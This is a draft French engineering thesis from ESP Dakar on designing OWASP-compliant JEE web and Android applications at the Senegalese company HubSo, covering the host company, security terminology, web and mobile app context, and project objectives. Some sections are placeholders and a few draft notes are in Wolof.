

REPUBLIQUE DU SENEGAL



UNIVERSITE CHEIKH ANTA DIOP

---



Ecole Supérieure Polytechnique de Dakar  
Département Génie Informatique

MEMOIRE DE FIN DE CYCLE

Pour l'obtention du :

DIPLÔME D'INGENIEUR DE CONCEPTION EN INFORMATIQUE

# **Etude et mise en oeuvre d'une application Web JEE et d'une application Mobile Android conformes OWASP**

**Lieu de stage :**

HubSo

**Présenté et soutenu par :**

Papa Latyr MBODJ

***Maîtres de stage :***

Ahmed Tidiane CISSE

Mouhamadou Mansour Sy SAMB

**Professeur encadreur :**

M. Ibra DIOUM

Année universitaire : 2017-2018

**VISA**

## **DÉDICACES**

## **REMERCIEMENTS**

## **AVANT-PROPOS**

Établissement public à caractère administratif doté de la personnalité juridique et de l'autonomie financière, l'École Supérieure Polytechnique (ESP) fait partie intégrante de l'université Cheikh Anta DIOP de Dakar (UCAD). Elle a été créée par la loi n° 94-78 du 24 novembre 1994. Elle a pour vocation de former des techniciens supérieurs, des ingénieurs de conception, des managers dans ses six (06) départements : Génie Chimique, Génie Civil, Génie Electrique, Génie Informatique, Génie Mécanique et Gestion.

Le Département Génie Informatique forme des ingénieurs de conception en informatique de qualité capables de s'adapter aussi bien dans les entreprises que dans le domaine de la recherche. Pour l'obtention du Diplôme d'Ingénieur de Conception (DIC), les élèves-ingénieurs sont tenus d'effectuer un stage dans une structure qui leur permettra :

- De renforcer leur savoir et surtout d'acquérir un savoir-faire, tout en essayant d'adapter leurs connaissances aux cadres de la vie professionnelle avec un dynamisme d'ingénieur ;
- De travailler sur un Projet de Fin de Cycle et de mener à bien l'élaboration de celui-ci depuis l'étude préalable jusqu'à sa mise en exploitation.

C'est dans cette optique que nous avons effectué un stage d'une durée de six mois à HubSo.

## **RÉSUMÉ**

## **ABSTRACT**

## TABLE DES MATIÈRES

	Page
Liste des tableaux	x
Table des figures	xi
Introduction	1
<b>I Présentation Générale</b>	<b>2</b>
<b>1 La Structure d'accueil</b>	<b>4</b>
1.1 Présentation de HubSo . . . . .	4
1.2 Domaines d'activités . . . . .	4
1.3 Quelques Solutions de HubSo . . . . .	5
1.4 Organisation . . . . .	5
<b>2 Le Sujet</b>	<b>7</b>
2.1 Terminologie . . . . .	7
2.1.1 Sécurité informatique . . . . .	7
2.1.2 Cryptographie . . . . .	7
2.2 Contexte . . . . .	8
2.3 Problématique et Objectifs . . . . .	10
2.4 Périmètre . . . . .	13
<b>II Etat de l'art</b>	<b>14</b>
<b>3 Historique</b>	<b>16</b>
3.1 Genèse . . . . .	16
3.2 Seconde Guerre mondiale et guerre froide : grand tournant de l'histoire de la sécurité informatique . . . . .	16
3.3 Vers un usage massif d'Internet . . . . .	19
<b>4 Contexte</b>	<b>20</b>
4.1 Contexte juridique . . . . .	20
4.2 Contexte technique . . . . .	22



<b>5</b>	<b>Owasp</b>	<b>24</b>
5.1	Présentation . . . . .	24
5.2	Origines . . . . .	24
5.3	Contexte . . . . .	25
5.4	Organismes concurrents . . . . .	25
5.4.1	Mitre Corporation . . . . .	25
5.4.2	Sans Institute . . . . .	25
5.4.3	PCI Standard Council . . . . .	26
5.4.4	Web Application Security Consortium . . . . .	26
5.5	Projets phares . . . . .	26
5.6	Top 10 Owasp . . . . .	27
5.6.1	Présentation . . . . .	27
5.6.2	Démarches Concurrentes . . . . .	28
<b>III</b>	<b>Analyse et Conception</b>	<b>29</b>
<b>6</b>	<b>Méthodologie de développement</b>	<b>30</b>
6.1	Qu'est ce qu'une méthodologie de développement ? . . . . .	30
6.2	Intérêt d'une méthodologie . . . . .	30
6.3	Catégories de méthodologies de développement . . . . .	30
6.4	Choix d'une méthodologie de développement . . . . .	31
6.5	Intérêt d'une modélisation . . . . .	32
6.6	Présentation d'UML . . . . .	32
6.7	Diagrammes UML . . . . .	33
<b>7</b>	<b>Spécifications et Analyse des besoins</b>	<b>35</b>
7.1	Spécifications . . . . .	35
7.1.1	Spécifications fonctionnelles . . . . .	35
7.1.1.1	Les Acteurs . . . . .	35
7.1.1.2	Les fonctionnalités générales . . . . .	35
7.1.2	Spécifications non fonctionnelles . . . . .	38
7.2	Analyse . . . . .	38
7.2.1	Package Gestion des injections . . . . .	39
7.2.1.1	Diagramme de cas d'utilisation . . . . .	39
7.2.2	Package Gestion des violations de gestion d'authentification . . . . .	40
7.2.2.1	Diagramme de cas d'utilisation . . . . .	40
7.2.3	Package Gestion des expositions de données sensibles . . . . .	41
7.2.3.1	Diagramme de cas d'utilisation . . . . .	41
7.2.4	Package Gestion des attaques sur les entités XML externes . . . . .	41
7.2.4.1	Diagramme de cas d'utilisation . . . . .	41
7.2.5	Package Gestion des violations de contrôle d'accès . . . . .	42
7.2.5.1	Diagramme de cas d'utilisation . . . . .	42
7.2.6	Package Gestion des mauvaises configurations de sécurité . . . . .	43

7.2.6.1	Diagramme de cas d'utilisation . . . . .	43
7.2.7	Package Gestion des XSS . . . . .	43
7.2.7.1	Diagramme de cas d'utilisation . . . . .	43
7.2.8	Package Gestion des désérialisations non sécurisées . . . . .	44
7.2.8.1	Diagramme de cas d'utilisation . . . . .	44
7.2.9	Package Gestion des utilisations de composants vulnérables . . . . .	45
7.2.9.1	Diagramme de cas d'utilisation . . . . .	45
7.2.10	Package Gestion de la journalisation et de la surveillance insuffisantes . .	45
7.2.10.1	Diagramme de cas d'utilisation . . . . .	45
7.2.11	Système global . . . . .	46
7.2.12	Sous-système "Utilisateurs" . . . . .	49
7.2.12.1	Diagramme de cas d'utilisation . . . . .	49
7.2.13	Sous-système "Cryptographie" . . . . .	49
7.2.13.1	Diagramme de cas d'utilisation . . . . .	49
7.2.14	Sous-système "Encodage" . . . . .	50
7.2.14.1	Diagramme de cas d'utilisation . . . . .	50
7.2.15	Sous-système "Validation" . . . . .	50
7.2.15.1	Diagramme de cas d'utilisation . . . . .	50
7.2.16	Sous-système "HTTP" . . . . .	51
7.2.16.1	Diagramme de cas d'utilisation . . . . .	51
7.2.17	Sous-système "Interpréteurs" . . . . .	51
7.2.17.1	Diagramme de cas d'utilisation . . . . .	51
7.2.18	Sous-système "Logging" . . . . .	52
7.2.18.1	Diagramme de cas d'utilisation . . . . .	52
7.2.19	Sous-système "Gestion des composants" . . . . .	52
7.2.19.1	Diagramme de cas d'utilisation . . . . .	52
<b>IV</b>	<b>Réalisation</b>	<b>53</b>
<b>V</b>	<b>Bilan et Perspectives</b>	<b>54</b>

## **LISTE DES TABLEAUX**

<b>TABLE</b>	<b>Page</b>
4.1 Années d'adoption de lois sur les données personnelles dans différents pays en Afrique	20
5.1 Correspondance Top 10 Owasp A1 - CWE/Sans Top 25 . . . . .	28

## TABLE DES FIGURES

FIGURE	Page
1.1 Organigramme de HubSo . . . . .	5
6.1 Vue globale et hiérarchique des diagrammes UML . . . . .	34
7.1 Diagramme de packages du système . . . . .	39
7.2 Diagramme de cas d'utilisation du package "Gestion des injections" . . . . .	40
7.3 Diagramme de cas d'utilisation du package "Gestion des violations de gestion d'authentification" . . . . .	40
7.4 Diagramme de cas d'utilisation du package "Gestion des expositions de données sensibles" . . . . .	41
7.5 Diagramme de cas d'utilisation du package "Gestion des attaques sur les entités XML externes" . . . . .	42
7.6 Diagramme de cas d'utilisation du package "Gestion des violations de contrôle d'accès" . . . . .	42
7.7 Diagramme de cas d'utilisation du package "Gestion des mauvaises configurations de sécurité" . . . . .	43
7.8 Diagramme de cas d'utilisation du package "Gestion des XSS" . . . . .	44
7.9 Diagramme de cas d'utilisation du package "Gestion des désérialisations non sécurisées" . . . . .	44
7.10 Diagramme de cas d'utilisation du package "Gestion des utilisations de composants vulnérables" . . . . .	45
7.11 Diagramme de cas d'utilisation du package "Gestion de la journalisation et de la surveillance insuffisantes" . . . . .	46
7.12 Diagramme de cas d'utilisation global du système" . . . . .	47
7.13 Diagramme de packages du système (réorganisé)" . . . . .	48
7.14 Diagramme de cas d'utilisation du sous-système "Utilisateurs" . . . . .	49
7.15 Diagramme de cas d'utilisation du sous-système "Cryptographie" . . . . .	49
7.16 Diagramme de cas d'utilisation du sous-système "Encodage" . . . . .	50
7.17 Diagramme de cas d'utilisation du sous-système "Validation" . . . . .	50
7.18 Diagramme de cas d'utilisation du sous-système "HTTP" . . . . .	51
7.19 Diagramme de cas d'utilisation du sous-système "Interpreteurs" . . . . .	51
7.20 Diagramme de cas d'utilisation du sous-système "Gestion de la journalisation et de la surveillance insuffisantes" . . . . .	52
7.21 Diagramme de cas d'utilisation du sous-système "Gestion de la journalisation et de la surveillance insuffisantes" . . . . .	52

## **INTRODUCTION**

....

Ce document s'articule autour de

## **Première partie**

# **Présentation Générale**

# Table des matières

---

<b>1</b>	<b>La Structure d'accueil</b>	
1.1	Présentation de HubSo . . . . .	4
1.2	Domaines d'activités . . . . .	4
1.3	Quelques Solutions de HubSo . . . . .	5
1.4	Organisation . . . . .	5
<b>2</b>	<b>Le Sujet</b>	
2.1	Terminologie . . . . .	7
2.1.1	Sécurité informatique . . . . .	7
2.1.2	Cryptographie . . . . .	7
2.2	Contexte . . . . .	8
2.3	Problématique et Objectifs . . . . .	12
2.4	Périmètre . . . . .	12

---

# CHAPITRE 1

## LA STRUCTURE D'ACCUEIL

### 1.1 Présentation de HubSo

HubSocial est une entreprise informatique créée en 2011. Le 01er Mai 2018, elle change de nom et devient HubSo. Elle œuvre pour le développement de solutions informatiques à valeurs sociales au Sénégal. Par l'usage des nouvelles technologies de l'information et de la communication, elle tente de matérialiser le concept d'actions sociales, d'aider les personnes et groupes les plus fragiles à mieux appréhender les domaines de la santé, de l'éducation, de la réduction de la pauvreté etc. . .

HubSo accompagne aussi d'autres entreprises à mettre en place des solutions informatiques qui leur sont adaptées. Sur ce point, HubSo étant un grand adepte du manifeste agile, tient à cœur la collaboration avec ces entités pour bâtir des partenariats solides plus que tout. De même, elle collabore aussi avec d'autres entreprises de services du numérique. Parmi ces collaborateurs de HubSo, nous avons :

- Intouch, le plus proche partenaire ;
- Mazars ;
- Yux ;
- Performances Group ;
- 2SI ;
- entre autres.

### 1.2 Domaines d'activités

HubSo propose les services suivants :

- Développement de solutions informatiques : HubSo est reconnue pour son expérience et ses références en matière de développement autour des technologies JEE et Android. Une équipe de plus de 15 ingénieurs de conception est à l'écoute de vos besoins ;
- Conseil en architecture d'entreprise : Les équipes de Hubso animent des ateliers avec ses clients pour concevoir leur architecture d'entreprise ;
- Tierce maintenance applicative : aide à la maintenance d'application déjà en production et devant être corrigées ou améliorées ;
- Promotion de solutions innovantes pour la société : HubSo, c'est aussi l'innovation par la promotion de solutions.



### 1.3 Quelques Solutions de HubSo

HubSo propose entre autres, les solutions suivantes :

- TONGTONG

TongTong est un site de vente en ligne basé sur les concepts d'achat groupé. TongTong, lancé par HubSo en 2014 , est aujourd'hui une référence dans le domaine de l'Ecommerce, notamment en matière de produits alimentaires manufacturés, de légumes, de produits locaux, etc. Il est possible de faire ses commandes sur [www.tongtong.sn](http://www.tongtong.sn)

- GRANT

GRANT est une solution permettant à une entreprise de subventionner un ou plusieurs services pour ses employés. Elle a été lancée en 2017. Les subventions de tickets restaurant ont été intégrées à la plateforme et sont aujourd'hui utilisées par plusieurs entreprises.

- AVISJOURNAUX.COM

AVISJOURNAUX.COM diffuse quotidiennement tous les appels d'offres et autres avis parus au Sénégal à ses milliers d'abonnés. C'est aujourd'hui une solution de référence dans le domaine, plébiscitée par les nombreux messages d'encouragement. Les abonnements "Grand public" sont gratuits. Cependant, une offre dédiée est commercialisée pour les regroupements de professionnels désirant bénéficier d'un service plus adapté.

### 1.4 Organisation




FIGURE 1.1 – Organigramme de HubSo

La figure 1.1 représente l'organigramme de HubSo.

HubSo comprend trois départements reliés à la Direction Générale :

- Direction Développement qui s'occupe du développement des solutions informatiques ;
- Service Administratif et Financier s'occupant des affaires administratives et financières ;
- Direction plateformes et intégration qui comprend en son sein la Cellule Qualité chargée

d'assurer la qualité des produits développés, le Pôle Intégration qui assure que tout produit développé répond aux exigences en matière de performance, de sécurité et de conformité par rapport aux différentes politiques de l'entreprise et le Centre de Services qui abrite l'Unité de Support Informatique (USI), l'Unité Logistique et Matérielle, l'Unité de Ressources Humaines et l'Unité de CL et dont le rôle est de mettre les employés dans les meilleures conditions et d'assurer un suivi des tâches de ces derniers grâce à un système de tickets.

Le Stage que nous avons réalisé s'est déroulé au niveau du Pôle Intégration.

## CHAPITRE 2

### LE SUJET

## 2.1 Terminologie

### 2.1.1 Sécurité informatique

La sécurité peut être définie comme étant un état, une situation dans laquelle quelqu'un ou quelque chose n'est exposé à aucun danger, à aucun risque d'agression, de détérioration ou encore par le long processus visant à atteindre cet état.

Lorsqu'on parle de sécurité dans le domaine des technologies de l'information et de la communication, on fait très souvent allusion à la sécurité de l'information. La sécurité de l'information ou encore sécurité informatique, en anglais Information Security abrégé Infosec consiste en la mise en place d'un ensemble de stratégies pour gérer les processus, les outils et les politiques nécessaires pour prévenir, détecter, documenter et contrer les menaces à l'information. La sécurité de l'information recouvre donc toutes les techniques permettant d'assurer la protection de l'information. La sécurité de l'information se fonde sur 3 principes fondamentaux :

- la confidentialité : c'est le fait d'assurer que l'information ne puisse être accessible qu'à ceux qui ont l'autorisation de la consulter. Cela sous-entend le fait de rendre inintelligible cette information aux personnes non autorisées ;
- l'intégrité : assurer que l'information n'est pas modifiable par un tiers non autorisé. Elle consiste à certifier que les données n'ont pas été détruites ou altérées tant de façon intentionnelle qu'accidentelle ;
- la disponibilité : assurer que l'information est accessible en temps voulu par ceux qui en ont l'autorisation. Ne pas pouvoir accéder à une information en temps voulu est semblable à la non-possession de celle-ci.

Comme principes supplémentaires, nous notons :

- l'authentification : elle consiste à assurer l'identité d'un tiers et permet de garantir qu'un tiers est bien celui qu'il prétend être ;
- la non-répudiation : le fait de ne pas pouvoir nier une action faite sur le système.

### 2.1.2 Cryptographie

La sécurité informatique est un domaine pluridisciplinaire. En effet, pour arriver à ses buts, elle a, tout au cours de son évolution, utilisé, entre autres, la cryptographie. La cryptographie peut être définie comme un art et une science permettant de concevoir des techniques pour garder

le secret des messages transmis. Voici les problèmes que doit résoudre la cryptographie :

- la confidentialité ;
- l'intégrité ;
- l'authentification.

On voit ainsi que la sécurité informatique et la cryptographie partagent des objectifs similaires. Et c'est pour cette raison que tout au long de l'histoire, elle a été utilisée dans le domaine de la sécurité informatique. De même, les évolutions dans le domaine de la sécurité informatique ont souvent été rendus possibles grâce aux avancées de la cryptographie. On distingue :

- la cryptographie classique qui décrit la période d'avant les ordinateurs. Elle traite des systèmes reposant sur les lettres et les caractères d'une langue naturelle. Dans cette famille, on retrouve le chiffrement par substitution qui consiste, à remplacer, sans en bouleverser l'ordre les symboles d'un texte clair par d'autres symboles et le chiffrement par transposition qui repose sur le bouleversement de l'ordre des symboles du message clair. Les techniques de chiffrement les plus connues dans cette famille sont le chiffrement de César et le chiffrement de Vigenère ;
- la cryptographie moderne qui utilise la puissance de calcul des ordinateurs pour affiner ces techniques de chiffrement. Dans cette famille, nous avons le chiffrement symétrique qui utilise une même clé pour le chiffrement et le déchiffrement ; DES en est la technique la plus connue et le chiffrement asymétrique qui utilise des clés différentes pour le chiffrement et le déchiffrement ; RSA est l'algorithme de chiffrement asymétrique le plus utilisé.

## 2.2 Contexte

Aux premiers jours de l'internet, le World Wide Web<sup>1</sup> consistait en de simples pages web, des pages d'information constituées de ressources statistiques. Le flot d'informations était à sens unique, du serveur au navigateur. L'authentification des utilisateurs n'était souvent pas nécessaire car les mêmes informations étaient affichées à tous les utilisateurs. Les risques de sécurité découlaient exclusivement de l'hébergement des sites web, c'est-à-dire au niveau des serveurs web. En cas d'attaque, il n'y avait que peu de risques car l'information au niveau des serveurs était déjà accessible au grand public. Les attaques consistaient donc le plus souvent à des démaquillages des sites web.

De nos jours, le World Wide Web est très différent de ce qu'il était à ses débuts. De nouveaux sites web plus poussés apparaissent : les applications Web. Ils ne se limitent plus à l'affichage de ressources statistiques. La majorité des sites web de nos jours, sont en réalité des applications web. Une application web est un site Web qui permet à ses utilisateurs de réaliser des tâches spécifiques. Le flux d'informations n'est plus à sens unique mais plutôt bidirectionnel entre le serveur et le client (navigateur, téléphone mobile, autre application).

Le contenu présenté aux utilisateurs est spécifique à chaque utilisateur en fonction de préférences préalablement enregistrées par ce dernier ou encore d'autres paramètres de l'application. Les applications web peuvent assurer pratiquement toutes sortes de fonctionnalités. Voici quelques types d'applications que l'on retrouve très souvent :

- Réseaux sociaux : Facebook, Twitter, Google plus entre autres ;

---

1. Système reliant des ressources hypertextes sur Internet grâce au protocole Http

- Vente en ligne : Amazon, Ebay ;
- Banque en ligne : Cbao, Citibank ;
- Mailing : Yahoo, Gmail

En plus des applications web disponibles publiquement, nous avons les applications web internes aux entreprises qui soutiennent les entreprises dans l'accomplissement de tâches spécifiques :

- applications de gestion de ressources humaines et de la paie ;
- applications de collaborations ;
- applications de messagerie interne ;
- applications sur mesure propres au fonctionnement de l'entreprise.

Parallèlement, avec le développement fulgurant de l'industrie mobile au début des années 2000, les téléphones mobiles ne sont plus de vulgaires appareils dont l'utilité est limitée à la communication. Désormais, ils proposent des fonctionnalités plus poussées grâce à des systèmes d'exploitation embarqués ; nous avons notamment Android de Google et Ios de Apple. Ces systèmes d'exploitation mobiles font des appareils mobiles des mini ordinateurs offrant des fonctionnalités similaires à celles des ordinateurs. A partir de ce moment, ce fut l'explosion des applications mobiles. Une application mobile ou encore de façon plus simple une App, est un type de logiciel conçu pour fonctionner sur un appareil mobile tel un smartphone, une tablette ou encore un assistant personnel.

Il existe principalement trois types d'applications mobiles :

- Native : applications mobiles spécifiques systèmes d'exploitation mobile Ios, Android ou Windows Phone ;
- Hybride : applications mobiles disponibles à la fois pour toutes les plateformes ;
- Web : Version responsive<sup>2</sup> utilisant des navigateurs web embarqués.

Les applications mobiles permettent de mettre à la disposition des utilisateurs des services similaires à ceux accédés à travers un ordinateur personnel. Ainsi, leurs champs d'application sont infinis et similaires à ceux des applications Web et même parfois plus poussés :

- Paiement de transactions ;
- Consultation médicale ;
- Applications de sauvegarde de mots de passe.

En plus, les spécificités techniques d'une application mobile lui confèrent de nombreux avantages par rapport aux applications Web :

- l'utilisation est plus simple et plus intuitive ;
- l'exécution est plus rapide : les éléments d'interface n'ont pas besoin d'être téléchargés depuis un serveur ;
- l'accès aux données de l'utilisateur est plus facile ;
- certaines applications mobiles peuvent même fonctionner hors ligne.

Du fait des nombreux avantages des applications mobiles et surtout de leur simple accessibilité, les applications sont devenues très prisées et sont utilisées quotidiennement par des milliards d'utilisateurs . Il suffit de voir le nombre d'utilisateurs d'une application telle que WhatsApp qui, en 2017 [W1], était utilisée par plus d'un milliard de personnes quotidiennement, pour s'en

2. Le Responsive Web Design (RWD), ou conception web adaptative, regroupe une série de techniques de conception graphique et de développement permettant de créer un site qui pourra s'auto-adapter en fonction de la taille d'un écran.

convaincre. Aujourd'hui, il existe plusieurs plateformes proposant des applications mobiles en téléchargement : on peut citer à titre d'exemple le Play Store de Google et l'Apple App Store de Apple. Les entreprises se sont attaquées massivement à ce marché et il existe aujourd'hui des milliards d'applications mobiles. Depuis 2017, plus de la moitié de la population mondiale utilise désormais un smartphone. [W1 : <https://www.lauyan.com/fr/responsive-webdesign-faq.html>] Ces applications mobiles utilisent soit des navigateurs embarqués, soit des APIs exposées par une application web. Les fonctions et les données manipulées par les applications mobiles sont généralement les mêmes que celles manipulées par les applications Web. De même, presque toutes les applications Web sont disponibles en version mobile.

Les applications Web et mobiles manipulent aujourd'hui des données hautement sensibles et fournissent des informations très confidentielles. Elles prennent en charge des fonctionnalités très délicates telles que les transactions financières ; il y a de cela quelques années, lorsqu'on voulait faire une transaction financière, il fallait aller à la banque et un agent le faisait pour vous alors qu'aujourd'hui, avec ces applications web, il est possible de faire ces transactions soit même en ligne en fournissant certaines informations. Ceci étant, si un attaquant arrivait à compromettre ce genre d'applications par exemple, il lui serait facile de faire des transactions frauduleuses et vider votre compte bancaire. Qu'un individu malintentionné arrive à compromettre ce genre d'applications représenterait de gros risques à la fois pour les propriétaires de ces applications dont le business repose essentiellement sur ces dernières mais aussi pour les utilisateurs qui auront fourni des informations très sensibles (mots de passe, numéros de carte de crédit entre autres).

## 2.3 Problématique et Objectifs

- HubSo dafay liggey ak ay entreprises de renom comme ay Total yo khamni ils souven la cible de bmenaces terrorustes yo kham ni ba ci web da ciye am ; da niouye attaquer seini infrastructures ak seni applications. Donc bala hubso di leine diokh ay app you niouye mettre en prod faut que mou assurer aue app yo you am nagne sec. et pour lolou , partenaites yoyou tre souvent da niouye indi ay equipe d auditeurs youye verifier securite app bi dont ay mozart ak 3eme mondial mo takh hubso proposer etudier nou mouy def ba prouire ay apps you secu

La Sécurité de ces applications est devenue très critique. L'augmentation rapide de la connectivité, combinée à l'augmentation spectaculaire de la valeur des données manipulées par ces applications ainsi que l'utilisation croissante de nouveaux protocoles et technologies ont abouti à des applications représentant un risque important à la fois pour les organisations qui les mettent en place et pour les utilisateurs de ces applications.

Le principal problème de sécurité rencontré par la majorité des applications Web et Mobile découle du fait qu'elles doivent accepter et traiter des données, lesquelles données pouvant être non fiables ou malveillantes. Cependant, plusieurs autres facteurs contribuent à cet état de fait et expliquent pourquoi tant d'applications Web et mobiles sont vulnérables.

- Bien que la prise de conscience quant aux problèmes de sécurité des applications Web ait augmenté ces dernières années grâce aux différentes initiatives dans ce sens, elle reste moins développée que dans des domaines plus anciens tels que les réseaux et les systèmes d'exploitation. De fausses idées existent encore à propos de la plupart des concepts de base de la sécurité

des applications Web. De nos jours, le travail d'un développeur Web consiste de plus en plus à intégrer, réutiliser des dizaines, voire des centaines, de composants tiers, conçus pour abstraire la complexité inhérente à ces différents composants et à réduire les temps de développement. Cependant, il est courant de voir des développeurs Web expérimentés faire des hypothèses sur la sécurité de leurs applications basées sur les frameworks qu'ils utilisent et à qui l'explication de simples failles de sécurité vient comme une révélation.

- Pour réduire les temps de développement des applications web, de plus en plus de composants tiers sont réutilisés. Cependant, ces composants ont parfois des failles de sécurité qui ouvrent des brèches aux attaquants. Et très souvent, avant que ces failles de sécurité ne soient découvertes par les éditeurs et ne soient corrigées par des patches, elles sont déjà exploitées.
- De nos jours, de plus en plus d'outils sont créés afin de permettre à des non professionnels de l'informatique de pouvoir créer de puissantes applications Web en quelques clics. Ces outils fournissent du code prêt à l'emploi et pouvant gérer de nombreux cas de figures : blogs, vente en ligne, entre autres. Ils fournissent de nombreuses fonctionnalités prêtes à l'emploi incluant même des fonctionnalités de sécurité telles que l'authentification, la gestion des utilisateurs entre autres. Ces outils permettent la création d'applications sans nécessiter une compréhension technique de la façon dont les applications fonctionnent ou des risques potentiels qu'elles peuvent contenir et comment ils doivent être pris en compte. Et il y a une énorme différence entre produire un code fonctionnel et un code sécurisé. Or ce genre d'outils est très utilisé et parfois même par des entreprises de renom. Il n'est pas rare que des failles de sécurité soient découvertes dans ces outils. Ainsi, quand une vulnérabilité est découverte, il affecte de nombreuses applications à la fois.
- Les menaces évoluent très rapidement. De même, elles apparaissent plus rapidement qu'elles ne sont résolues. Il est courant que les défenses acceptées pour une certaine menace d'être dépassées par de nouvelles formes d'attaques. Une équipe de développement qui commence un projet avec une connaissance avancée de plusieurs menaces et de leurs contre-mesures peut être complètement dépassée avant la fin du projet du fait de l'évolution rapide des techniques d'attaques.
- Le développement des applications Web est très souvent soumis à des contraintes de temps et de ressources. Pour la plupart des organisations, il est impossible d'engager une équipe d'experts sécurité dédiée à la gestion des besoins de sécurité. De même, dans le cycle de développement logiciel, les considérations de sécurité ne sont pas très souvent prises en compte. En effet, la plupart des méthodologies utilisées de nos jours sont des méthodes agiles. Elles sont orientées rapidité de développement, c'est-à-dire produire plus de fonctionnalités très rapidement. Et dans ces méthodologies agiles, les exigences de sécurité tombent dans le champ des exigences non fonctionnelles. Aussi, les fonctions de sécurité n'ont pas la même visibilité que les fonctions business de l'application. Les équipes de développement dans les méthodologies agiles sont amenées à produire des fonctionnalités qui sont visibles pour le client.

Tous ces facteurs contribuent à rendre les applications Web et Mobile encore plus vulnérables.

Boo indiwe lou bess a chaque fois daye andak ay problemes de securite/ tei legui li bess dafa beuri ; Cette évolution très rapide des applications Web s'explique par plusieurs facteurs :

- HTTP, le principal protocole de communication utilisé par le Web est assez simple. Il permet également au serveur de communiquer avec tous les clients sans avoir à maintenir une connexion ouverte à chaque utilisateur grâce au paradigme requête/réponse ;

- Chaque utilisateur Web a déjà un navigateur installé sur son ordinateur et appareil mobile. Les applications Web se déploient une seule fois au niveau du serveur évitant ainsi de distribuer et de gérer séparément chaque logiciel client, comme ce fut le cas pour les applications pré-web. La maintenance est simple et changements faits ne nécessitent qu'un seul redéploiement au niveau du serveur et ont effet immédiat sur tous les clients ;
  - Les navigateurs sont devenus aujourd'hui hautement sophistiqués permettant ainsi une très bonne expérience utilisateur ;
  - Les technologies de base et les langages utilisés pour développer des applications web sont relativement simples. Un large éventail de plates-formes et d'outils de développement sont disponibles pour faciliter le développement d'applications puissantes.
- Toutes ces raisons ont fait que les applications Web sont devenues des outils incontournables de nos quotidiens aussi bien pour des raisons personnelles que professionnelles.

- securite lou ci eup entreprises dou niou ci focaliser wou et tamit bene besoin non fonctionnel lay nek ndakh client bi dou ko guiss donc niom da niouye appesantireou ci yenene yi bayi securite bi de cote

Beaucoup d'entreprises attendent de leurs développeurs des applications avec un certain degré de sécurité sans faire grand-chose pour permettre à ces développeurs d'en construire. C'est la raison pour laquelle HubSo s'est proposée de faire une étude sur la mise en place d'applications Web et Mobiles conformes par rapport à Owasp, étude dont la finalité est de fournir à ses développeurs les éléments dont ils ont besoin pour produire du code sécurisé.

Le premier objectif est de mettre à la disposition des développeurs un ensemble de contrôles de sécurité disponibles dans leur environnement. Chaque organisation par défaut dispose d'un certain nombre de contrôles de sécurité dans son infrastructure, tels que des bibliothèques de chiffrement, des serveurs de logs, des serveurs d'authentification, etc. Les développeurs ont besoin d'un accès facile à ces contrôles et cela permet à la longue d'avoir une manière standard de prendre en compte la sécurité durant le cycle de développement logiciel : il s'agira d'une bibliothèque disponible pour les projets Web et Mobile.

Une fois ces contrôles de sécurité disponibles, il faut élaborer un ensemble de directives de codage sécurisé par rapport à Owasp. C'est un ensemble de règles que les développeurs doivent suivre lors du développement d'applications. Ces directives doivent être spécifiques à l'entreprise et contenir de nombreux extraits de code et des exemples de codage sécurisé. En outre, la directive doit être adaptée à l'environnement, aux règles et aux technologies utilisés car les stratégies théoriques (polices de sécurité, recommandation. . . ) ne sont souvent pas très parlant aux développeurs : ce sera un guide de bonnes pratiques Owasp pour développeurs. La dernière chose à faire pour aider les développeurs est de leur donner un peu de formation en codage sécurisé. Cette formation devrait couvrir quand et comment utiliser tous les principaux contrôles de sécurité, en donnant des exemples des failles de sécurité courantes associées à chaque contrôle et comment suivre les directives de codage sécurisé afin d'utiliser les contrôles pour éviter ces vulnérabilités.

Les autres objectifs sont les suivants :

- une architecture type OWASP (Client Android, Serveur JEE) ; - un projet type Web JEE conforme OWASP avec à minima les fonctionnalités suivantes :
- Authentification et gestion de sessions - Gestion des utilisateurs et mots de passe - Gestion des



profils et génération des composants graphiques - un projet type Android conforme OWASP avec à minima les fonctionnalités suivantes : - authentification et gestion de sessions (Offline et Online)  
- gestion des utilisateurs et mots de passe - gestion des profils et génération des composants graphiques - Intégration BO Total et PDA Total

## **2.4 Périmètre**

La sécurité des applications web implique la sécurité au niveau de ces infrastructures qui communiquent en réseau (Sécurité réseau) mais aussi la sécurité lors de l'utilisation des technologies web et mobiles utilisées (Sécurité applicative). Nous nous intéressons, dans le cadre de ce stage, à la sécurité applicative.

## **Deuxième partie**

### **Etat de l'art**

# Table des matières

---

<b>3</b>	<b>Historique</b>	
3.1	Genèse . . . . .	14
3.2	Seconde Guerre mondiale et guerre froide : tournant de l'histoire de la sécurité informatique . . . . .	14
3.3	Vers un usage massif d'Internet . . . . .	17
<b>4</b>	<b>Contexte</b>	
4.1	Contexte juridique . . . . .	18
4.2	Contexte technique . . . . .	20
<b>5</b>	<b>Owasp</b>	
5.1	Présentation . . . . .	22
5.2	Origines . . . . .	22
5.3	Contexte . . . . .	23
5.4	Organismes concurrents . . . . .	23
5.4.1	Mitre Corporation . . . . .	23
5.4.2	Sans Institute . . . . .	23
